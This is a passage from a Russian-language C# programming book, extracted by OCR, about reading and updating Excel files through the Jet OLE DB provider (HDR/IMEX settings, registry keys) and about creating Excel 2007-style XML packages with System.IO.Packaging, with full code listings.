Кроме настроек, указываемых в строке соединения, есть несколько настроек, хранящихся в ветке реестра `HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\4.0\Engines\Excel` (рис. 15.17).

Соединение устанавливается с помощью класса `OleDbConnection`:

```
OleDbConnection cn= new OleDbConnection(<строка соединения>);
cn.Open();
```

Желаемый аналог БД заключается в соответствии: страница — таблица, столбец — колонка таблицы, строки — данные таблицы. Таким образом, получение страниц Excel-файла соответствует получению таблиц БД с помощью метода `GetOleDbSchemaTable`:

```
DataTable schemaTable =
 cn.GetOleDbSchemaTable(OleDbSchemaGuid.Tables,
 new object[] {null, null, null, "TABLE"});
```





**Рис. 15.17.** Ключи реестра для Excel

Каждая строка полученной таблицы описывает одну таблицу (лист). Кроме имени страницы, в этой таблице содержится множество другой системной информации, например, дата последней модификации этой страницы:

```
schemaTable.Rows[i].ItemArray[2] // имя листа
schemaTable.Rows[i].ItemArray[7] // дата последней модификации
```

Возвращаемое имя листа *почти* совпадает с именем листа, как оно написано в Excel. Во-первых, в конце имени добавляется знак доллара, например, `Sheet1$`. Этот знак означает, что соответствующий лист уже существует в файле. При создании нового листа (т. е. в нашей аналогии — создании новой таблицы) знак доллара указывать не надо. Во-вторых, если в имени листа присутствует точка, то она будет заменена на знак `#`, а если в имени присутствует сам знак `#`, то имя таблицы будет записано в одинарных кавычках. Возможно, существуют и другие правила преобразования имени, но я не стал углубляться в этот вопрос. Думаю, что это не очень существенно, т. к. всегда можно прочитать имя таблицы напрямую из файла.

Получив имя страницы, можно обращаться к ней, как к обычной таблице БД, в частности, с помощью оператора `SELECT`, выполнить который можно с помощью класса `OleDbDataAdapter`:

```
string select = String.Format("SELECT * FROM [{0}]", sheet1);
OleDbDataAdapter ad = new OleDbDataAdapter(select, cn);
DataSet ds= new DataSet("EXCEL");
ad.Fill(ds);
DataTable tb=ds.Tables[0];
```

Прежде чем перейти непосредственно к данным, содержащимся на листе, давайте разберемся, откуда берутся колонки этой таблицы. Посмотрите на файл, показанный на рис. 15.18. Эти данные можно трактовать и как таблицу с тремя строками, и как таблицу с двумя строками и названием колонок. Специальный параметр `HDR` (сокращение от слова header, заголовок) в строке со-

единения позволяет переключать режим чтения данных. Если в первой строке таблицы содержатся имена столбцов, то строка соединения выглядит следующим образом:

```
Provider=Microsoft.Jet.OLEDB.4.0;
Extended Properties="Excel 8.0;HDR=Yes";
Data Source=<имя файла>
```

Значение `No` параметра `HDR` указывает провайдеру считать первую строку таблицы обычными данными. Кстати, по умолчанию провайдер считает этот параметр установленным в значение `Yes`, поэтому его можно было бы совсем не указывать[1].





**Рис. 15.18.** Пример файла с двумя колонками

Для чтения информации о колонках (например, для получения имен колонок) можно использовать следующий код:

```
string[] restrictions = { null, null, sheet1, null };
DataTable columns = cn.GetSchema("Columns", restrictions);
```

Параметр `restrictions` задает ограничение чтения только одной страницы (таблицы). Полученная таблица содержит информацию о колонках, в частности, номер колонки (столбец `ORDINAL_POSITION`) и имя (`COLUMN_NAME`). Обратите внимание, что параметр `HDR` **не** влияет на эту информацию! Провайдер в любом случае будет рассматривать первую строку как информацию о колонках. Ведь именно эта информация была запрошена.

Теперь перейдем к самим данным. Читать данные можно по индексу колонки и столбца:

```
string v = tb.Rows[0].ItemArray[0].ToString();
```

---

[1] Вообще говоря, ключ `FirstRowHasNames` в реестре также должен указывать, содержит ли первая строка файла имена столбцов, но из-за ошибки в драйвере этот ключ не используется (**http://support.microsoft.com/default.aspx/kb/288343**).

В данном примере мы читаем первую (по очередности) строку и первый (по очередности) столбец. Со столбцами проблем нет — первым всегда будет столбец A, а вот первой строкой может оказаться строка 1, если параметр `HDR` равен `No`, или строка 2, если параметр `HDR` равен `Yes`.

Перебрать все данные на листе можно с помощью двух операторов `foreach`:

```
foreach (DataRow row in tb.Rows)
{
foreach(object col in row.ItemArray)
{
  Console.Write(col+"\t");
}
Console.WriteLine();
}
```

Разумеется, и в этом случае количество строк будет зависеть от значения параметра `HDR`.

Запустив наш пример, вы можете получить совершенно неожиданный результат. Данные с листа будут читаться не полностью, и часть клеток будет пустая, хотя в Excel-файле данные есть. Эта проблема объясняется довольно просто. Дело в том, при чтении данных провайдер пытается определить тип столбца и в соответствии с ним вернуть значения. Если типы не совпадают, и привести тип колонки к типу данных не получается, то провайдер возвращает `DBNull`. Но каким образом провайдер определяет тип колонки? Снова обратимся к реестру. Ключ `TypeGuessRows` определяет, сколько строк файла провайдер будет просматривать для определения типа колонки. По умолчанию этот ключ имеет значение 8. Другими словами, если первые 8 строк будут содержать числа, то тип колонки будет определен как числовой, даже если в следующих строках будет просто текст.

Неудобство такой реализации очевидно — передав ваш код (или готовое приложение) другому пользователю, вы не можете быть уверены, что в реестре этого пользователя будут прописаны настройки, подходящие для работы с вашим файлом. Придется читать значение ключей реестра и проверять их, иначе можно получить неожиданный результат. Но что есть, то есть. Давайте посмотрим, как мы можем повлиять на этот процесс.

Дополнительно параметр `IMEX` (сокращение от слов import/export, импорт/экспорт) в строке соединения позволяет настроить режим чтения информации о колонках:

```
Provider=Microsoft.Jet.OLEDB.4.0;
Extended Properties="Excel 8.0;HDR=Yes;IMEX=1";
Data Source=<имя файла>
```

Значение 1 или 2 этого параметра указывает OLE DB-провайдеру читать данные в соответствии со значением ключа `ImportMixedTypes` в реестре. Этот ключ может принимать всего два значения:

- значение `Text` указывает провайдеру читать данные в строковой форме, если тип колонок не может быть однозначно определен (mixed type);
- значение `Majority type` указывает провайдеру придерживаться "реальных" типов (про них я расскажу дальше).

Будет проще разобраться с этими параметрами на примере (рис. 15.19). Три колонки имеют разные типы: числовой, смешанный и текстовый. Несоответствие типов возникает, например, при просмотре строк второй колонки (число просматриваемых строк, как вы помните, задается ключом `TypeGuessRows`). Если ключ `ImportMixedTypes` будет равен `Text`, то столбец будет иметь тип `System.String` и данные будут прочитаны полностью. Если же ключ будет иметь второе значение, то провайдер определит тип как `System.Double` и, соответственно, вернет значения `2`, `4`, `DBNull`, `DBNull`.

Провайдер понимает всего шесть "реальных" типов: числовой (`number`), денежный (`currency`), логический (`Boolean`), дата/время (`date/time`), строчный (`string`) и текстовый (`memo`). Строчный формат представляет текст длиной до 255 символов, а текстовый — длиннее 255 символов.

| | A | B | C |
|---|---|---|---|
| 1 | Col1 | Col2 | Col3 |
| 2 | 1 | 2 | aa0 |
| 3 | 2 | 4 | aa1 |
| 4 | 3 | t1 | aa2 |
| 5 | 4 | t2 | aa3 |
| 6 | | | |

**Рис. 15.19.** Типы колонок (числовой, смешанный, текстовый)

Таким образом, получается, что наиболее надежным способом чтения данных из файла является указание значения 1 параметра `IMEX` в строке соединения, при условии, что ключ `ImportMixedTypes` имеет значение `Text`. Тогда все данные будут гарантированно прочитаны из файла.

Листинг 15.18 показывает полный код нашего примера.

Теперь, когда мы знаем соответствие объектов реальной БД и файла Excel, не трудно сформировать код, добавляющий данные в столбец:

```
string insertSQL = string.Format(
"INSERT INTO [{0}] ([Indx],[Name]) VALUES ('100','N100')", sheet1);
OleDbCommand commandInsert = new OleDbCommand(insertSQL, cn);
int resultInsert = commandInsert.ExecuteNonQuery();
```

Понятно, что в этом примере производится вставка числа 100 и строки N100 в колонки с именами Indx и Name. Обновление данных также не должно составить труда:

```
string updateSQL = string.Format(
 "UPDATE [{0}] set [Name] = @Param1 WHERE [Indx]=@Param2",
  sheet1, "Col1", "Col2");
OleDbCommand commandUpdate = new OleDbCommand(updateSQL, cn);
OleDbParameter p =
  commandUpdate.Parameters.Add("@Param1", OleDbType.Variant);
p.Direction = ParameterDirection.Input;
p.Value = "N200";
p = commandUpdate.Parameters.Add("@Param2", OleDbType.Variant);
p.Direction = ParameterDirection.Input;
p.Value = 100;
int resultUpdate = commandUpdate.ExecuteNonQuery();
```

Эта команда обновляет столбец с именем Name, записывая значение N200 в ту строку, где значение столбца Indx равно 100. Ничего сложного здесь нет, но обратите внимание, что для обоих параметров, участвующих в создании команды, задается направление их передачи (Input), а сами параметры имеют тип Variant. Конечно, можно использовать другие типы, но тогда придется подбирать их так, чтобы они совпадали с типами, распознанными драйвером. Сделать это можно, но есть вероятность ошибки. Тип Variant в этом случае более универсален.

Еще один важный момент при добавлении и обновлении данных — обе команды работают только при значении параметра IMEX равном 0! Другие значения этого параметра переводят файл в режим "только для чтения".

Листинг 15.19 показывает полный код примера добавления и обновления данных.

Как я уже говорил, реализация настроек драйвера, в которой часть ключей хранится в реестре, не кажется мне очень удачной идеей. Перенос программы на другую машину может оказаться фатальным, а исправлять при запуске программы ключи в реестре тоже не очень хорошо. Частично исправить ситуацию может установка специального параметра в строке соединения, указывающего имя ключа в реестре, в котором драйвер должен искать ключи настроек:

```
Provider=Microsoft.Jet.OLEDB.4.0;
Extended Properties="Excel 8.0;HDR=Yes;IMEX=1";
Jet OLEDB:Registry Path="SOFTWARE\EPAM\ExcelTest";
Data Source=<имя файла>
```

Следует учитывать, что к значению, указанному в ключе `Jet OLEDB:Registry Path`, драйвер автоматически добавляет `HKEY_LOCAL_MACHINE\` вначале и `\Engines\Excel` в конце[1]. Таким образом, ключ, указанный в примере, должен быть расположен в ветке реестра

```
HKEY_LOCAL_MACHINE\SOFTWARE\EPAM\ExcelTest\Engines\Excel
```

Создавая собственную ветку настроек драйвера, можно отвязаться от настроек на компьютере пользователя.

**Листинг 15.18. Чтение Excel-файла**

```
using System;
using System.Data;
using System.Data.OleDb;

namespace ExcelDataTest
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  // Имя файла
  string filename = @"book1.xls";

  // Строка подключения
  string ConnectionString= String.Format(
       "Provider=Microsoft.Jet.OLEDB.4.0;
        Extended Properties=\"Excel 8.0;HDR=Yes;IMEX=1\";
        Data Source={0}", filename);

  // Открываем соединение
  OleDbConnection cn= new OleDbConnection(ConnectionString);
  cn.Open();

  // Получаем список листов в файле
  DataTable schemaTable =
     cn.GetOleDbSchemaTable(OleDbSchemaGuid.Tables,
     new object[] {null, null, null, "TABLE"});
```

[1] Соответствующая статья MSDN: **http://support.microsoft.com/kb/252444**.

```
  // Показать список листов в файле
  for (int i=0; i< schemaTable.Rows.Count; i++)
  {
   // Имена листов
   Console.WriteLine(schemaTable.Rows[i].ItemArray[2]);

   // Дата модификации
   Console.WriteLine(schemaTable.Rows[i].ItemArray[7]);
  }

  // Берем название первого листа
  string sheet1 = (string) schemaTable.Rows[0].ItemArray[2];
  // Выбираем все данные с листа
  string select = String.Format("SELECT * FROM [{0}]", sheet1);
  OleDbDataAdapter ad = new OleDbDataAdapter(select, cn);

  DataSet ds= new DataSet("EXCEL");
  ad.Fill(ds);
  DataTable tb=ds.Tables[0];

  string v = tb.Rows[0].ItemArray[0].ToString();
  Console.WriteLine("A2(A1)={0}", v);

  // Показать данные с листа
  foreach (DataRow row in tb.Rows)
  {
   foreach(object col in row.ItemArray)
   {
    Console.Write(col.ToString() + "<" + col.GetType()+">\t");
   }
   Console.WriteLine();
  }

  // Получить список колонок (параметр HDR на это не влияет!)
  string[] restrictions = { null, null, sheet1, null };
  DataTable columns = cn.GetSchema("Columns", restrictions);

  foreach (DataRow row in columns.Rows)
  {
    Console.WriteLine("#{0} — {1}",
        row["ORDINAL_POSITION"],
        row["COLUMN_NAME"]);
  }
 }
}
}
```

**Листинг 15.19. Добавление и обновление данных в Excel-файле**

```
using System;
using System.Data;
using System.Data.OleDb;

namespace ExcelDataTest
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  // Имя файла
  string filename = @"book1.xls";

  // Строка подключения
  string ConnectionString= String.Format(
     "Provider=Microsoft.Jet.OLEDB.4.0;
     Extended Properties=\"Excel 8.0;HDR=Yes;IMEX=0\";
     Data Source={0}", filename);

  // Открываем соединение
  OleDbConnection cn=new OleDbConnection(ConnectionString);
  cn.Open();

  // Получаем список листов в файле
  DataTable schemaTable =
  cn.GetOleDbSchemaTable(OleDbSchemaGuid.Tables,
      new object[] {null, null, null, "TABLE"});

  // Берем название первого листа
  string sheet1 = (string) schemaTable.Rows[0].ItemArray[2];

  // Вставка данных
  string insertSQL = string.Format("INSERT INTO [{0}]
     ([Indx],[Name]) VALUES ('100','N100')", sheet1);
  OleDbCommand commandInsert = new OleDbCommand(insertSQL, cn);
  int resultInsert = commandInsert.ExecuteNonQuery();

  // Обновление данных
  string updateSQL = string.Format("UPDATE [{0}]
     set [Name] = @Param1 WHERE [Indx]=@Param2",
     sheet1, "Col1", "Col2");
```

```
  OleDbCommand commandUpdate = new OleDbCommand(updateSQL, cn);
  OleDbParameter p =
    commandUpdate.Parameters.Add("@Param1", OleDbType.Variant);
  p.Direction = ParameterDirection.Input;
  p.Value = "N200";
  p = commandUpdate.Parameters.Add(
      "@Param2", OleDbType.Variant);
  p.Direction = ParameterDirection.Input;
  p.Value = 100;
  int resultUpdate = commandUpdate.ExecuteNonQuery();
 }
}
}
```

## 15.5.2. OLE DB для платформы x64

Платформа x64 принесла мне неожиданный сюрприз — провайдера OLE DB не существует. Хотя на сайте Microsoft выложена версия Jet 4.0 SP8 for x64, которая, как следует из названия, и предназначена для работы на платформе x64, работать она отказывается. При попытке установки на самом обычном сервере выдается сообщение, что эта версия предназначена для другого типа оборудования. Что означает это сообщение, не понятно, и информации об этом мне найти не удалось. Судя по результатам поиска — не мне одному.

В общем, на платформе x64 пришлось воспользоваться одной из библиотек разбора бинарного формата файла.

# 15.6. Формирование файлов в формате Excel 2008

Excel\MSOffice2008

В C# 3.0 включен специальный пакет, содержащий методы для работы с форматом файлов MS Office 2008. В этом разделе нас будет интересовать формат Excel 2008. Не могу сказать, что это сейчас самый удобный для использования формат, но для полноты картины стоит описать и его. Основная проблема в нем заключается в том, что он очень общий. Надеюсь, в будущем Microsoft сделает более удобные библиотеки для работы с этим форматом и, в частности, будут библиотеки для работы с Excel, по простоте напоминающие PIA-классы.

## 15.6.1. Кратко о формате Office 2008

Документ в формате Office 2008 представляет собой ZIP-архив, состоящий из файлов. Такой документ можно распаковать любым архиватором, например,

7zip или WinZip. Файлы внутри документа могут располагаться в подкаталогах для облегчения структуризации.

Типы частей, из которых состоит документ, описываются в индексном файле [Content_Types].xml, который располагается в корневом каталоге архива.

Большинство файлов в документе имеют формат XML, но такие объекты, как картинки, OLE-объекты и т. п., хранятся в своем "натуральном" виде.

Каждый из файлов состоит из частей (parts), каждая из которых описывает отдельный объект документа (шрифт, стиль, текст и т. д.). Для связи между частями используются объекты связи (Relationships). На рис. 15.20 показана примерная схема связей Excel-документа. В самом XML-документе это может выглядеть, например, так[1]:

```
<Relationships xmlns="http://.../relationships">
<Relationship ID="rId3"
      Type="http://.../relationships/xlStyles"
      Target="styles.xml"/>
<Relationship ID="rId2"
     Type="http://.../relationships/xlWorksheet"
     Target="worksheets/Sheet2.xml"/>
 <Relationship ID="rId1"
     Type="http://.../relationships/xlWorksheet"
     Target="worksheets/Sheet1.xml"/>
 <Relationship ID="rId5"
     Type="http://.../relationships/xlMetadata"
     Target="metadata.xml"/>
 <Relationship ID="rId4"
     Type="http://.../relationships/xlSharedStrings"
     Target="strings.xml"/>
</Relationships>
```

Основная сложность заключается в необходимости создавать такие документы. Приходится создавать отдельно каждую часть и задавать связи между ними. В следующих разделах я расскажу об этом подробно.

Кстати, версии MS Office 2003 также могут работать с форматом 2008 с помощью специального пакета, найти который можно по адресу:

**http://www.microsoft.com/downloads/details.aspx?FamilyID=9a1822c5-49c6-47bd-8bec-0d68693ca564&DisplayLang=en**

Дополнительную информацию об этом можно найти по адресу:

**http://support.microsoft.com/kb/924074**

[1] Я специально сократил ссылки на типы, иначе структура XML становится почти не читаемой.





**Рис. 15.20.** Связи внутри файла MS Excel 2008

## 15.6.2. Распаковка документа

Классы и методы для формирования файлов в формате MS Office 2008 содержатся в пространстве имен `System.IO.Packaging`, для использования которого требуется подключение библиотеки WindowsBase.dll (рис. 15.21).





**Рис. 15.21.** Добавление ссылки на WindowsBase

В качестве первого примера использования этой библиотеки листинг 15.20 показывает, как распаковать документ MS Office.

Документ представляется классом `Package` (другими словами, это "пакет" или ZIP-файл), каждая часть которого представлена классом `PackagePart`. Получить список частей документа можно с помощью метода `GetParts`. Теперь остается только получить имя файла каждой части (в рамках документа имя файла представляется как URL относительно документа) и переписать его в соответствующий файл.

В результате выполнения этого кода получится набор файлов, из которых состоит исходной документ.

Конечно, то же самое можно сделать вручную с помощью обычного архиватора ZIP.

**Листинг 15.20. Распаковка файла MS Office 2008**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.IO;
using System.IO.Packaging;

namespace ParseParts
{
class Program
{
 static void Main(string[] args)
 {
   // Открываем пакет (документ MS Office)
   Package package = Package.Open(@"book1.xlsx");
   // Получаем коллекцию частей (файлы)
   PackagePartCollection parts = package.GetParts();
   // Перебираем все части
   foreach (PackagePart part in parts)
   {
     // Путь к файлу относительно документа
     string fileName = part.Uri.OriginalString;
     // Пока берем только имя файла
     fileName = Path.GetFileName(fileName);

     // Записываем каждую часть в отдельный файл
     using (BinaryReader reader =
           new BinaryReader(part.GetStream()))
```

```
    {
      using (BinaryWriter writer =
          new BinaryWriter(File.Create(fileName)))
      {
        int bytesRead = 0;
        do
        {
          byte[] buffer = new byte[1024];
          bytesRead = reader.Read(
                 buffer, 0, buffer.Length);
          writer.Write(buffer, 0, bytesRead);

        } while (bytesRead > 0);
      }
    }
  }
 }
}
}
```

## 15.6.3. Создание документа

Для создания документа нужно создать его основные части и установить между ними связи. Сам документ создается с помощью метода `Open`:

```
Package package = Package.Open(fileName);
```

Аналогично обычному открытию файла, в этом методе можно указывать режимы открытия, например:

```
package = Package.Open(fileName, System.IO.FileMode.CreateNew);
```

Теперь нужно создать рабочую книгу (напомню, что каждая часть документа представляется классом `PackagePart`) и связать ее с документом:

```
PackagePart workbook = package.CreatePart(
   new Uri("/xl/workbook.xml", UriKind.Relative), ctDoc);
package.CreateRelationship(
   workbook.Uri, TargetMode.Internal, nsDoc,"wId1");
```

Параметры `ctDoc` и `nsDoc` представляют собой константы, описывающие соответствующие пространства имен. Имя идентификатора `wId1` неважно, главное, чтобы оно было уникально в рамках документа (впрочем, в данном случае оно вообще не нужно — книга-то в документе одна).

Следующий этап — создание листа в рабочей книге и привязка его к книге:

```
PackagePart sheet = package.CreatePart(
   new Uri("/xl/sheet1.xml", UriKind.Relative), ctSS);
workbook.CreateRelationship(
   sheet.Uri, TargetMode.Internal, rlWs, "rId1");
```

Идентификатор листа `rId1` должен быть уникальным в пределах рабочей книги.

Теперь в файл рабочей книги нужно занести информацию о листах:

```
using (XmlWriter workbookWriter =
       XmlWriter.Create(workbook.GetStream()))
{
workbookWriter.WriteStartElement("workbook", nsSS);
workbookWriter.WriteStartElement("sheets");
 workbookWriter.WriteStartElement("sheet");
 workbookWriter.WriteAttributeString("name", sheetName);
 workbookWriter.WriteAttributeString("sheetId", "1");
 workbookWriter.WriteAttributeString("id", rlSS, "rId1");
 workbookWriter.WriteEndElement();
workbookWriter.WriteEndElement();
workbookWriter.WriteEndElement();
}
```

В данном случае мы записываем информацию об одном листе. Если бы листов было несколько, блоков с именем `sheet` также было бы несколько. Кроме имени листа, мы записываем его номер и идентификатор.

Соответственно в самой странице нужно создать место, куда будут записываться данные:

```
using (XmlWriter sheetWriter = XmlWriter.Create(sheet.GetStream()))
{
sheetWriter.WriteStartElement("worksheet", nsSS);
sheetWriter.WriteStartElement("sheetData");

// Здесь будет запись данных

sheetWriter.WriteEndElement();
sheetWriter.WriteEndElement();
}
```

Полный код создания пустого документа MS Excel 2008 показан в листинге 15.21. Согласитесь, что для такого простого действия кода получается

многовато. С записью данных дело обстоит не менее сложно. Этим вопросом мы займемся в следующем разделе.

**Листинг 15.21. Создание пустого документа MS Excel 2008**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.IO.Packaging;
using System.Xml;
using System.IO;

namespace CreateSimpleExcel
{
 // Записываем пустой Excel-документ,
 // имеющий одну страницу с именем "Отчет"
 class Program
 {
   static void Main(string[] args)
   {
     string fileName = "book1.xlsx";

     if (File.Exists(fileName))
       File.Delete(fileName);

     // Создание документа
     using (Package package =
       Package.Open(fileName, System.IO.FileMode.CreateNew))
     {

       // Создание книги
       PackagePart workbook = package.CreatePart(
         new Uri("/xl/workbook.xml", UriKind.Relative),
         ctDoc);
       // Ссылка на книгу
       package.CreateRelationship(workbook.Uri,
             TargetMode.Internal, nsDoc, "wId1");

       // Создание листа
       PackagePart sheet = package.CreatePart(
         new Uri("/xl/sheet1.xml", UriKind.Relative),
         ctSS);
```

```
      // Создание ссылки на лист
      workbook.CreateRelationship(sheet.Uri,
        TargetMode.Internal, rlWs, "rId1");

      // Запись XML в части
      using (XmlWriter workbookWriter =
        XmlWriter.Create(workbook.GetStream()))
      {
        workbookWriter.WriteStartElement(
                    "workbook", nsSS);
        workbookWriter.WriteStartElement("sheets");
        workbookWriter.WriteStartElement("sheet");
        // Имя страницы — "Отчет"
        workbookWriter.WriteAttributeString(
                 "name", "Отчет");
        workbookWriter.WriteAttributeString(
                 "sheetId", "1");
        workbookWriter.WriteAttributeString(
                 "id", rlSS, "rId1");
        workbookWriter.WriteEndElement();
        workbookWriter.WriteEndElement();
        workbookWriter.WriteEndElement();
      }

      using (XmlWriter sheetWriter =
          XmlWriter.Create(sheet.GetStream()))
      {
        sheetWriter.WriteStartElement(
                  "worksheet", nsSS);
        sheetWriter.WriteStartElement("sheetData");

        //... потом здесь будет запись данных...

        sheetWriter.WriteEndElement();
        sheetWriter.WriteEndElement();
      }
    }
  }
  #region Пространства имен XML Office (см. разд. 15.6.8)
  const string nsDoc =...
  const string nsSS =...
  const string rlWs =...
  const string rlSS =...
```

```
    const string ctDoc =...
    const string ctSS =...
    #endregion
  }
}
```

## 15.6.4. Запись данных в документ

Несмотря на довольно большое количество кода, до сих пор мы только создали пустой документ. Теперь попробуем записать в него данные. Как не трудно догадаться, данные записываются в узел `sheetData`. Представление ячейки данных описывается следующим XML-фрагментом:

```
<row r="номер_строки">
<c r="имя_ячейки">
 <v>данные</v>
</c>
</row>
```

Для записи такого фрагмента можно использовать следующий код:

```
sheetWriter.WriteStartElement("row");
sheetWriter.WriteAttributeString("r", row.ToString());
sheetWriter.WriteStartElement("c");
sheetWriter.WriteAttributeString("r", name);
sheetWriter.WriteStartElement("v");
sheetWriter.WriteString(value.ToString());
sheetWriter.WriteEndElement();
sheetWriter.WriteEndElement();
sheetWriter.WriteEndElement();
```

Переменная `row` указывает номер строки, переменная `name` — имя ячейки (номер колонки включен в это имя), переменная `value` — значение, записываемое в ячейку. Имя ячейки можно вычислить с помощью такого метода:

```
static string GetCellAddress(int col, int row)
{
 const string address = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";

 string stringCol = string.Empty;

 int index1 = col;
 while (index1 > 0)
 {
   int newIndex = (index1 – 1) / address.Length;
   int index2;
```

```
    if (newIndex > 0)
      index2 = index1 — newIndex * address.Length;
    else
      index2 = index1;
    stringCol = address[index2 — 1].ToString() +
                          stringCol;
    index1 = newIndex;
  }

  return string.Format("{0}{1}", stringCol, row);
}
```

Параметр `col` задает номер колонки, а параметр `row` — номер строки. Результат будет, например, такой:

```
1,1  = A1
1,2  = A2
26,1 = Z1
256,1 = IV1
```

И т. д.

Если включить этот код в листинг 15.21 (полный код соответствующего фрагмента показан в листинге 15.22), то созданный файл будет иметь заполненную ячейку с указанным адресом. Однако попытка записать две или больше ячеек, возможно, будет не удачной. Дело в том, что XML-фрагменты, описывающие ячейки, должны подчиняться правилу: номера строк должны идти в порядке возрастания. Таким образом, запись ячеек C1, B5 возможна, а запись B5, C1 — нет.

Запись значений других типов (кроме строковых) производится аналогично. Например, булевы типы записываются так:

```
<row r="номер_строки">
<c r="имя_ячейки" t="b">
 <v>1, если TRUE, 0, если FALSE</v>
</c>
</row>
```

Для записи строк возможны два варианта. Первый — запись значения строки непосредственно на страницу. Фрагмент XML, описывающий такую строку, выглядит так:

```
<row r="номер_строки">
<c r="имя_ячейки" t="inlineStr">
 <is>
```

```
  <t>строка</t>
 </is>
</c>
</row>
```

Соответственно, код, записывающий такой XML, выглядит так:

```
sheetWriter.WriteStartElement("row");
sheetWriter.WriteAttributeString("r", row.ToString());
sheetWriter.WriteStartElement("c");
sheetWriter.WriteAttributeString("r", name);
sheetWriter.WriteAttributeString("t", "inlineStr");
sheetWriter.WriteStartElement("is");
sheetWriter.WriteStartElement("t");
sheetWriter.WriteString(value);
sheetWriter.WriteEndElement();
sheetWriter.WriteEndElement();
sheetWriter.WriteEndElement();
sheetWriter.WriteEndElement();
```

Здесь `row` — это номер строки, `name` — адрес ячейки и `value` — сама строка.

Второй вариант записи строк выглядит сложнее, т. к. для хранения строк используется дополнительный файл sharedStrings.xml (имя файла несущественно, главное, чтобы в рабочей книге была сформирована корректная ссылка), а в файл данных записывается только номер строки. Это позволяет не записывать в данные одинаковые строки — просто в файл данных пишутся одинаковые индексы.

Прежде всего, нужно сформировать файл, хранящий строки, и ссылку на него:

```
// Создание строкового файла
PackagePart strings = package.CreatePart(
   new Uri("/xl/sharedStrings.xml", UriKind.Relative), ctSH);
// Создание ссылки на лист
workbook.CreateRelationship(strings.Uri,
   TargetMode.Internal, rlSt, "rId2");
```

Сам этот файл имеет следующую структуру:

```
<?xml version="1.0" encoding="utf-8" ?>
<sst count="число_строк_в_файле" xmlns="...">
<si>
 <t>строка_1</t>
</si>
```

```
<si>
 <t>строка_2</t>
</si>
.............
</sst>
```

Соответственно, для записи такого файла может быть использован примерно следующий фрагмент кода:

```
using (XmlWriter stringsWriter =
         XmlWriter.Create(strings.GetStream()))
{
 stringsWriter.WriteStartElement("sst", nsSS);
 stringsWriter.WriteAttributeString("count", "1");
 stringsWriter.WriteStartElement("si");
 stringsWriter.WriteElementString("t","abcd");
 stringsWriter.WriteEndElement();
 stringsWriter.WriteEndElement();
}
```

Здесь мы записываем одну строку "abcd".

XML-фрагмент, указывающий индекс строки в файле данных, выглядит так:

```
<row r="номер_строки">
<c r="имя_ячейки" t="s">
 <v>индекс_строки_начиная_с_0</v>
</c>
</row>
```

В листинге 15.23 приведен фрагмент кода, записывающий индекс строки в ячейку документа MS Excel 2008.

